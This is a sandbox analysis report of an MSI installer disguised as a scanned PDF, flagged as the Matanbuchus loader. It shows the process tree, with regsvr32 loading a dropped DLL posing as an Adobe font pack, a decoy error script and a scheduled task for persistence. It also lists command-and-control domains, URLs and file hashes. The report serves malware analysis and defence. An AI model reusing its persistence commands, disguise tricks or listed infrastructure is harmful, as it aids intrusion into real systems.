ID: 647225
Sample Name: SCAN-068589.pdf.msi
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:20:32
Date: 16/06/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report SCAN-068589.pdf.msi 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Dropped Files 4
Unpacked PEs 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
Networking 5
Data Obfuscation 5
Hooking and other Techniques for Hiding and Protection 5
Malware Analysis System Evasion 5
HIPS / PFW / Operating System Protection Evasion 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 9
Public IPs 9
General Information 10
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
C:\Config.Msi\68bd59.rbs 11
C:\Users\user\AppData\Local\AdobeFontPack\main.dll 11
C:\Users\user\AppData\Local\AdobeFontPack\notify.vbs 12
C:\Users\user\AppData\Local\Temp\~DF275DF4B13EC3E34F.TMP 12
C:\Users\user\AppData\Local\Temp\~DF6CBE8E5B62F6E221.TMP 12
C:\Users\user\AppData\Local\Temp\~DF84F6DE3826C4FEB0.TMP 13
C:\Users\user\AppData\Local\x86\5507.nls 13
C:\Windows\Installer\68bd57.msi 13
C:\Windows\Installer\68bd58.ipi 14
C:\Windows\Installer\68bd5a.msi 14
C:\Windows\Installer\MSI7D9A.tmp 14
C:\Windows\Installer\SourceHash{CC038BA5-7236-4713-8948-DFF082243638} 15
Static File Info 15
General 15
File Icon 15
Static OLE Info 15
General 15
Authenticode Signature 15
OLE File "SCAN-068589.pdf.msi" 16
Indicators 16
Summary 16
Streams 16
Stream Path: \x5DigitalSignature, File Type: data, Stream Size: 4773 16
General 16
Stream Path: \x5MsiDigitalSignatureEx, File Type: data, Stream Size: 32 16
General 16
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 476 17
General 17
Stream Path: \x16944\x17191\x14436\x16830\x16740, File Type: Microsoft Cabinet archive data, 185058 bytes, 2 files, Stream Size: 185058 17
General 17
Stream Path: \x18496\x15167\x17394\x17464\x17841, File Type: data, Stream Size: 656 17

General 17
Stream Path: \x18496\x16191\x17783\x17516\x15210\x17892\x18468, File Type: ASCII text, with very long lines, with no line terminators, Stream Size: 6703 17
General 17
Stream Path: \x18496\x16191\x17783\x17516\x15978\x17586\x18479, File Type: data, Stream Size: 852 17
General 17
Stream Path: \x18496\x16255\x16740\x16943\x18486, File Type: data, Stream Size: 34 18
General 18
Stream Path: \x18496\x16383\x17380\x16876\x17892\x17580\x18481, File Type: data, Stream Size: 2016 18
General 18
Stream Path: \x18496\x16842\x17200\x15281\x16955\x17958\x16951\x16924\x17972\x17512\x16934, File Type: data, Stream Size: 48 18
General 18
Stream Path: \x18496\x16842\x17200\x16305\x16146\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 24 18
General 18
Stream Path: \x18496\x16842\x17913\x18126\x16808\x17912\x16168\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 42 18
General 18
Stream Path: \x18496\x16911\x17892\x17784\x15144\x17458\x17587\x16945\x17905\x18486, File Type: data, Stream Size: 4 19
General 19
Stream Path: \x18496\x16911\x17892\x17784\x18472, File Type: data, Stream Size: 32 19
General 19
Stream Path: \x18496\x16918\x17191\x18468, File Type: MIPSEB Ucode, Stream Size: 14 19
General 19
Stream Path: \x18496\x16923\x17194\x17910\x18229, File Type: data, Stream Size: 12 19
General 19
Stream Path: \x18496\x16923\x17584\x16953\x17167\x16943, File Type: data, Stream Size: 10 19
General 19
Stream Path: \x18496\x17165\x16949\x17894\x17778\x18492, File Type: data, Stream Size: 18 19
General 19
Stream Path: \x18496\x17167\x16943, File Type: data, Stream Size: 40 20
General 20
Stream Path: \x18496\x17490\x17910\x17380\x15279\x16955\x17958\x16951\x16924\x17972\x17512\x16934, File Type: data, Stream Size: 120 20
General 20
Stream Path: \x18496\x17490\x17910\x17380\x16303\x16146\x17704\x16952\x16817\x18472, File Type: data, Stream Size: 30 20
General 20
Stream Path: \x18496\x17548\x17648\x17522\x17512\x18487, File Type: data, Stream Size: 12 20
General 20
Stream Path: \x18496\x17753\x17650\x17768\x18231, File Type: data, Stream Size: 24 20
General 20
Stream Path: \x18496\x17814\x15340\x17388\x15464\x17828\x18475, File Type: data, Stream Size: 20 20
General 20
Stream Path: \x18496\x17932\x17910\x17458\x16778\x17207\x17522, File Type: data, Stream Size: 24 21
General 21
Network Behavior 21
Network Port Distribution 21
TCP Packets 21
UDP Packets 23
DNS Queries 23
DNS Answers 24
HTTP Request Dependency Graph 24
HTTP Packets 24
HTTPS Proxied Packets 28
Statistics 38
Behavior 38
System Behavior 39
Analysis Process: msiexec.exePID: 2460, Parent PID: 2348 39
General 39
File Activities 39
Registry Activities 39
Analysis Process: msiexec.exePID: 3004, Parent PID: 404 39
General 39
File Activities 39
Registry Activities 40
Analysis Process: regsvr32.exePID: 2948, Parent PID: 3004 40
General 40
File Activities 40
File Read 40
Analysis Process: wscript.exePID: 1244, Parent PID: 3004 40
General 40
File Activities 41
Analysis Process: regsvr32.exePID: 1568, Parent PID: 2948 41
General 41
File Activities 41
File Created 41
File Written 42
Registry Activities 42
Analysis Process: taskeng.exePID: 2840, Parent PID: 876 42
General 42
File Activities 43
File Read 43
Registry Activities 43
Key Value Created 43
Analysis Process: regsvr32.exePID: 2008, Parent PID: 2840 43
General 43
File Activities 43
File Read 43
Analysis Process: regsvr32.exePID: 2852, Parent PID: 2008 43
General 43
Disassembly 44


Windows Analysis Report

SCAN-068589.pdf.msi

Overview

General Information

Sample Name:	SCAN-068589.pdf.msi
Analysis ID:	647225
MD5:	c0ee31bc6536ae..
SHA1:	b21482d1072e5c..
SHA256:	2d8740ea16e945.
Tags:	msi
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Matanbuchus

Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Matanbuchus
- System process connects to networ…
- Uses known network protocols on n…
- Found evasive API chain (may stop…
- Queries the volume information (nam…
- Contains functionality to check if a d…
- Deletes files inside the Windows fol…
- May sleep (evasive loops) to hinder…
- Creates files inside the system direc…
- Internet Provider seen in connection…
- Detected potential crypto function
- Stores large binary data to the regis…

Classification



Process Tree

- **System is w7x64**
- msiexec.exe (PID: 2460 cmdline: "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\Desktop\SCAN-068589.pdf.msi" MD5: AC2E7152124CEED36846BD1B6592A00F)
- msiexec.exe (PID: 3004 cmdline: C:\Windows\system32\msiexec.exe /V MD5: AC2E7152124CEED36846BD1B6592A00F)
  - regsvr32.exe (PID: 2948 cmdline: regsvr32.exe -n -i:"Install" C:\Users\user\AppData\Local\AdobeFontPack\main.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1568 cmdline: -n -i:"Install" C:\Users\user\AppData\Local\AdobeFontPack\main.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - wscript.exe (PID: 1244 cmdline: wscript.exe C:\Users\user\AppData\Local\AdobeFontPack\notify.vbs MD5: 045451FA238A75305CC26AC982472367)
- taskeng.exe (PID: 2840 cmdline: taskeng.exe {4CFB7DD2-D1A8-412D-8316-3EFD3FFEBE4B} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - regsvr32.exe (PID: 2008 cmdline: C:\Windows\system32\regsvr32.exe -n -i:"Update?heck" "C:\Users\user\AppData\Local\x86\5507.nls" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2852 cmdline: -n -i:"Update?heck" "C:\Users\user\AppData\Local\x86\5507.nls" MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\AdobeFontPack\main.dll	JoeSecurity_Matanbuchus	Yara detected Matanbuchus	Joe Security	
C:\Users\user\AppData\Local\x86\5507.nls	JoeSecurity_Matanbuchus	Yara detected Matanbuchus	Joe Security	

Copyright Joe Security LLC 2022

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.regsvr32.exe.6e410000.0.unpack	JoeSecurity_Matanbuchus	Yara detected Matanbuchus	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Networking

System process connects to network (likely due to code injection or exploit)

Uses known network protocols on non-standard ports

Data Obfuscation

Yara detected Matanbuchus

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Replication Through Removable Media	1 1 Scripting	2 Windows Service	2 Windows Service	2 Disable or Modify Tools	OS Credential Dumping	1 System Time Discovery	1 Replication Through Removable Media	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 1 Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Copyright Joe Security LLC 2022

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Scripting	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Obfuscated Files or Information	NTDS	2 4 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	2 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 Masquerading	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Modify Registry	DCSync	1 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Virtualization/Sandbox Evasion	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 1 1 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Regsvr32	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
telemetrysystemcollection.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://telemetrysystemcollection.com/m8YYdu/mCQ2U9/home.aspx	0%	Avira URL Cloud	safe	
http://https://telemetrysystemcollection.com/m8YYdu/mCQ2U9/home.aspx	0%	Avira URL Cloud	safe	
http://https://collectiontelemetrysystem.com/m8YYdu/mCQ2U9/auth.aspx	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
http://collectiontelemetrysystem.com/cAUtfkUDaptk/ZRSeiy/requets/index.php	0%	Avira URL Cloud	safe	
http://https://telemetrysystemcollection.com/m8YYdu/mCQ2U9/auth.aspx	0%	Avira URL Cloud	safe	
http://collectiontelemetrysystem.com/m8YYdu/mCQ2U9/home.aspx	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
telemetrysystemcollection.com	213.226.114.15	true	true	• 1%, Virustotal, Browse	unknown
collectiontelemetrysystem.com	213.226.114.15	true	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://telemetrysystemcollection.com/m8YYdu/mCQ2U9/home.aspx	true	• Avira URL Cloud: safe	unknown
http://collectiontelemetrysystem.com/cAUtfkUDaptk/ZRSeiy/requets/index.php	true	• Avira URL Cloud: safe	unknown
http://https://telemetrysystemcollection.com/m8YYdu/mCQ2U9/auth.aspx	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://telemetrysystemcollection.com/m8YYdu/mCQ2U9/home.aspx	regsvr32.exe	false	• Avira URL Cloud: safe	unknown
http://https://collectiontelemetrysystem.com/m8YYdu/mCQ2U9/auth.aspx	regsvr32.exe	false	• Avira URL Cloud: safe	unknown
http://collectiontelemetrysystem.com/m8YYdu/mCQ2U9/home.aspx	regsvr32.exe	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
213.226.114.15	telemetrysystemcollection.com	Russian Federation		9002	RETN-ASEU	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	647225
Start date and time: 16/06/202220:20:32	2022-06-16 20:20:32 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SCAN-068589.pdf.msi
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.troj.evad.winMSI@13/12@9/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 10.7% (good quality ratio 10.6%) • Quality average: 84.6% • Quality standard deviation: 17.5%
HCA Information:	• Successful, ratio: 84% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .msi • Adjust boot time • Enable AMSI • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, VSSVC.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 173.222.108.226, 173.222.108.210
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtFsControlFile calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:22:14	API Interceptor	1970x Sleep call for process: msiexec.exe modified
20:22:57	API Interceptor	222x Sleep call for process: wscript.exe modified
20:22:58	API Interceptor	179x Sleep call for process: regsvr32.exe modified

Copyright Joe Security LLC 2022

Time	Type	Description
20:23:52	Task Scheduler	Run new task: 5507 path: %windir%\system32\regsvr32.exe s>-n -i:"Updateheck" "C:\Users\user\AppData\Local\x86\5507.nls"
20:23:53	API Interceptor	214x Sleep call for process: taskeng.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Config.Msi\68bd59.rbs

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	8522
Entropy (8bit):	5.516077332200594
Encrypted:	false
SSDEEP:	96:ZW3ACeeqy3EUlgeGCsAqEHUlgeGC6jlk8sAqE7HH0QBxLGjci6DAj/xC2p3BMvHD:ZW3qeblgeVF0lgeViHd2p0
MD5:	5E731537ED299523681EC78E4DB19DBB
SHA1:	F6FABE59F6D5D2EC76411B475928AA0D18E722D2
SHA-256:	206F318B6286F9AE19A90797AA978489CFDFDE82732EF073834DE1D514849EAA
SHA-512:	132CAF6A9569395F4888787FDD027134350AC4ED7E8B82231D3C75AA48153509D0FD2571D440A25A09A51B656EAE713884BCB62CE7DEE13A1C0B5115BF48995
Malicious:	false
Reputation:	low
Preview:	...@IXOS.@.....@...T.@.....@.....@.....@.....@.....@.....&.{CC038BA5-7236-4713-8948-DFF082243638}..Adobe Font Pack 3.0.12.9..SCAN-068589.pdf.msi.@.....@.....@.....@.....@.....&.{717A1233-ED34-40D0-B14C-98BF5C0B90FE}.....@.....@.....@.....@.....@.....@.....@.....@.....Adobe Font Pack 3.0.12.9.....Rollback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]....ProcessComponents..Updating component registration..&.{82B5B2FD-2237-42AB-9F03-B3B9EAB30000}&.{CC038BA5-7236-4713-8948-DFF082243638}.@.....InstallFiles..Copying new files&.File: [1], Directory: [9], Size: [6]..+.C:\Users\user\AppData\Local\AdobeFontPack\....3.C:\Users\user\AppData\Local\AdobeFontPack\main.dll....5.C:\Users\user\AppData\Local\AdobeFontPack\notify.vbs....WriteRegistryValues..Writing system registry values..Key: [1], Name: [2], Value: [3]$..@.....Software\AdobeFontPack...@....(.&...AdobeFontPack..1....RegisterProduct..Registering product..[1].....C:\Windows\Installer\68bd5a.msi.

C:\Users\user\AppData\Local\AdobeFontPack\main.dll

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	410624
Entropy (8bit):	5.9224762709107495

Encrypted:	false
SSDEEP:	6144:XtugFAmTHh/rONOBHtnee6fIhO1MMwWPzRRTuxeLaRRZMuspQ1fg3I5:9tWmTBpHtee6IcUWbHI/RRZMuV
MD5:	93F85342EBEFA3B658EE04DC42C0DF3A
SHA1:	844736386B67D21566B7A23BEDD42C4BB0223C3D
SHA-256:	60F030597C75F9DF0F7A494CB5432B600D41775CFE5CF13006C1448FA3A68D8D
SHA-512:	3CF20695B83E9B45804214A6B96337CFF29DA6993DB8BA368380BA1E5455B679BBA3646F6B27D2BAC239CAF4F6697FB9087D5679674065EBA9D7FD514C85EDB2
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Matanbuchus, Description: Yara detected Matanbuchus, Source: C:\Users\user\AppData\Local\AdobeFontPack\main.dll, Author: Joe Security
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....t..j0f.90f.90f.9$..8:f.9$..8.f.9$..8"f.9b..8.f.9b..8?f.9b..8%f.9$..8!f.90f.9Sf.9h..85f.9h..81f.9h..81f.9Rich0f.9.....PE..L....G+b....."!.....@.....)..x....).....`..8...l...T.....@.....d.....text..... ..`.rdata...q.....r.....@..@.data.....@..... .....@....reloc..8....`.....*.....@..B.rsrc.....>.....@..@.....

C:\Users\user\AppData\Local\AdobeFontPack\notify.vbs

Process:	C:\Windows\System32\msiexec.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	68
Entropy (8bit):	4.235754797707785
Encrypted:	false
SSDEEP:	3:LwBxFkvH48nVWrUFVAFkvH4cXK4v:cHFkvY8nqU4FkvYcXn
MD5:	0308AA2C8DAB8A69DE41F5D16679BB9B
SHA1:	C6827BF44A433FF086E787653361859D6F6E2FB3
SHA-256:	0A7E8FD68575DB5F84C18B9A26E4058323D1357E2A29A5B12278E4BFA6939489
SHA-512:	1A1CA92E3C8D52C8B5ADBB3117A88D8A2A8C33EAF2F7B0D620FE006653F57F4BA0B803884616594CA31E13A1B0B59DDAE52CECF044621EC44371084DAC6BEB72
Malicious:	false
Reputation:	low
Preview:	MsgBox "Adobe Acrobat error 0x00001803", 16, "Adobe Acrobat Error"..

C:\Users\user\AppData\Local\Temp\~DF275DF4B13EC3E34F.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF6CBE8E5B62F6E221.TMP

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	69632
Entropy (8bit):	0.11466387433239424
Encrypted:	false
SSDEEP:	48:9elFDcCm818lEOHDUUSoOHDUUS5grshJMd:96FDcCCDUUYDUU2C
MD5:	F04465992AD1F9571DD04150F6829537
SHA1:	86CFB508BF28611F5B02152BCDB2A91A34F42A62
